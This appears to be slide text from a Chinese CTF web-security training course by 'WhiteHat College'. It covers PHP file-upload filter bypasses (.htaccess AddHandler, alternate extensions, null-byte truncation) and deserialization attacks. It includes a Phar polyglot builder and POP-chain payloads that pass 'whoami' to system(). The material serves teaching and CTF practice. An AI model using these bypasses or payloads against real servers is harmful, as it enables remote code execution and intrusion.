file_get_contents(tmp_name)

$_FILES['userfile']['name']

客户端机器文件的原名称

$_FILES['userfile']['type']

文件的 MIME 类型，如果

查，因此不要想当然认为

$_FILES['userfile']['size']

已上传文件的大小，单位

$_FILES['userfile']['tmp_nam

文件被上传后在服务端储

$_FILES['userfile']['error']

和该文件上传相关的错误

文件上传 – 限制绕过

白帽学院 WhiteHat College

- 检查MIME头：
  - 如：$_FILES['sth']['type'] == 'image/jpeg‘
  - Burpsuite改包就ok
- 检查文件内容是否包含php
  - <? <?= 短tag可绕过
- 检查文件名是否包含.php
  - 大小写（如.PhP）
  - 其他Apache默认可能会运行的后缀（.php4 / .php5 / .php7 / .pht / .phtml）
  - 在Apache下上传.htaccess让其他后缀也可作为PHP脚本执行
    - AddHandler application/x-httpd-php .xxx

文件上传 – 限制绕过

白帽学院 WhiteHat College

- 白名单 / 不可直接访问的绕过方式：
  - %00截断绕过白名单（老版本PHP）。
  - 文件包含。
  - 服务器解析漏洞：
    - IIS 5/6 解析漏洞（Windows 2003以及之前）
    - Nginx解析漏洞:cgi.fix_pathinfo开启时，1.jpg/2.php时把1.jpg当PHP解析
  - NTFS ADS：
    - https://veritas501.space/2017/03/04/%E8%84%91%E6%B4%9E%E5%A4%A7%E5%BC%80%20-%20NTFS%E4%BA%A4%E6%8D%A2%E6%95%B0%E6%8D%AE%E6%B5%81ADS/

反序列化 / Unserialize

白帽学院
WhiteHat College

- 最近非常流行的一种题型，以PHP反序列化为主。
- Java：0CTF 2019。
- Python pickle：强网杯2019 babywebbbb。
- .NET：HITCON CTF 2018: Why so Serials?

反序列化 / Unserialize

白帽学院 WhiteHat College

- 什么是反序列化？
- 把内存中的一个对象，通过某种方式，变成可以用于保存/互联网传输的字符串，被称为序列化。
- 反之，从对应字符串还原成内存中的对象，则是反序列化。
- 举例：JSON。
- 举例：PHP Session。

反序列化 / Unserialize

白帽学院 WhiteHat College

- 如果语言提供从任意对象和任意字符串互相转化的功能，且被转化出的对象，在转化方法中会执行高危代码，就有可能出现反序列化漏洞。

- 要求：
- 1. 不能任意代码执行，只能通过系统中已有的会做出高危行为的对象间接实现代码执行。
- 2. 攻击者需要对反序列化的输入数据可控。

PHP 反序列化 / PHP unserialize

白帽学院 WhiteHat College

```php
<?php
class a {
    var $test = '123';
}
$b = new a();
print_r(serialize($b));
```

```
php > print_r(serialize($b));
O:1:"a":1:{s:4:"test";s:3:"123";}
php >
```

- 重点函数：unserialize.

PHP反序列化 – Session

白帽学院 WhiteHat College

- 常规：写文件到PHP Session / 把什么东西给写到Session去。
  - XCTF 2018 Final best php
  - X’NUCA 2018 初赛 Hardphp
- PHP Session有两种序列化/反序列化方式。
- 特殊题：利用两种序列化方式的差异，构造反序列化代码。
- 几乎没人用，但有看的价值：
  - LCTF 2018 bestphp’s revenge

PHP反序列化 – Phar

白帽学院 WhiteHat College

- unserialize比较明显
- 用phar!

```
<?php
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>");
$phar->setMetadata(序列化数据);
$phar->addFromString("test.txt", "test"); //无所谓的东西
$phar->stopBuffering();
```

PHP反序列化 – Phar

白帽学院 WhiteHat College

- 通过文件上传将phar上传到服务器上
- 使用file_get_contents('phar://文件路径/test.php')即可触发反序列化漏洞。
- 所有的文件系统函数都可以触发。

- CTF：LCTF2018 T4lk 1s ch34p
- 不讲原理，请读：
  - https://paper.seebug.org/680/
  - https://blog.zsxsoft.com/post/38 （我的）

PHP反序列化 – 主动触发

白帽学院 WhiteHat College

- 主动触发
- 在每一次调用反序列化时，被反序列化的类里如果有这些函数，就可能会被触发：
  - __destruct()：当类要被销毁时，执行此函数。
  - __wakeup()：当类被反序列化时，执行此函数。
  - Serializable::unserialize：当类实现了Serializable时反序列化会执行此函数，不考。
  - __unserialize()：PHP 7.4新增，不考。

PHP反序列化 – 主动触发

白帽学院 WhiteHat College

```php
<?php
class a {
    var $test = 'whoami';

    function __wakeup(){
        system($this->test);
    }
}
$b = new a();
$text = serialize($b);
unserialize($text);
$text = str_replace('whoami', 'echo 1', $text);
unserialize($text);
```

```
php > unserialize($text);
sx
php > $text = str_replace('whoami', 'echo 1', $tex
php > unserialize($text);
1
```

PHP反序列化 – 被动触发

白帽学院 WhiteHat College

- 被动触发：
  - 当被反序列化的类本身没有这类方法，但别的类调用该类时存在危险方法调用。

```
php > $b = new b();
php > $b->a(serialize($a));
sx
php >
```

```php
<?php
class a {
    var $a = 'echo 1';
}
class b {
    var $d;
    public function a ($text) {
        $this->d = unserialize($text);
        system($this->d->a);
    }
}

$a = new a();
$a->a = 'whoami';

$b = new b();
$b->a(serialize($a));
```

PHP反序列化 – 寻找POP链

白帽学院 WhiteHat College

- ROP（Return-Oriented Programing）：面向返回编程。
- POP（Property-Oriented Programing）：面向属性编程。
- 从现有运行环境中寻找一系列的代码或者指令调用，然后根据需求构成一组连续的调用链。在控制代码或者程序的执行流程后就能够使用这一组调用链来执行一些操作。
- 从可能的高危函数点出发，反向倒推反序列化链。

PHP反序列化 – POP

白帽学院 WhiteHat College

- 一般的反序列化攻击，漏洞点通常都在**PHP魔术方法**中。
- 如果关键代码没在魔术方法中，而是在一个类的普通方法中：
  - 找到哪个类的哪个函数会调用其成员的普通方法，不需要纠结其成员是哪个类，只需确保方法名相同、函数签名兼容：
    - $this->aa->someMethod();
  - 如果在反序列化之后，能直接调用那个函数，就做完了；
  - 如果不能直接调用，那就重复 1 2 步一直到找到为止。

PHP反序列化 – POP

白帽学院 WhiteHat College

```php
<?php
class aa {
    var $class;

    function __construct() {
        $this->class = new a();
    }

    function action() {
        $this->class->action();
    }

}
```

```php
class a {
    function something() {
        echo "ok";
    }
}

class b {
    var $a;
    function something() {
        system($this->a);
    }
}

$class = unserialize($aa);
$class->action();
```

```php
$aaa = new aa();
$aaa->class = new b();
$aaa->class->a = 'whoami';
$payload = serialize($aaa);
```

PHP反序列化 – 高级利用

白帽学院 WhiteHat College

- 当__wakeup里被加入了限制代码：
  - CVE-2016-7124
- 当没有任何类可以利用
  - PHP自带的SoapClient类，SSRF
- 当某些成员必须相等
  - 使用引用：$this->xxx = &$this->yyy
- 学习文章
  - https://xz.aliyun.com/t/3674

反序列化 / Unserialize

白帽学院 WhiteHat College

- Python反序列化：如果import pickle，大概率就是反序列化题目。
- 一般搭配Cookies伪造等使用。
- CTF：HITB-XCTF 2018 — Python’s Revenge (Web)
- 学习文章：
  - https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8BPython%20%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/
  - https://xz.aliyun.com/t/2289

反序列化 / Unserialize

白帽学院 WhiteHat College

- Java反序列化：注意xxx.readObject();，遇到就说明大概率是反序列化题。
  - 大部分题目都可用ysoserial生成payload直接打，只需要注意项目内有哪些库即可。
  - https://github.com/frohoff/ysoserial
  - CTF：0CTF 2019 Final Wallbreaker (not very) Hard
  - CTF：强网杯2018初赛：彩蛋
    - http://blog.orange.tw/2018/03/pwn-ctf-platform-with-java-jrmp-gadget.html?m=1

谢谢 Thanks

打造最专业的网络安全培训平台

南京:南京市江宁区秣周东路12号3号楼四层(025-84981178)
北京:北京海淀区信息路7号弘源首著2号七层(010-56201285)
成都:成都市成华区建设北路二段四号电子科技大学
武汉:国家网络安全人才与创新基地

常用图标合集

白帽学院
WhiteHat College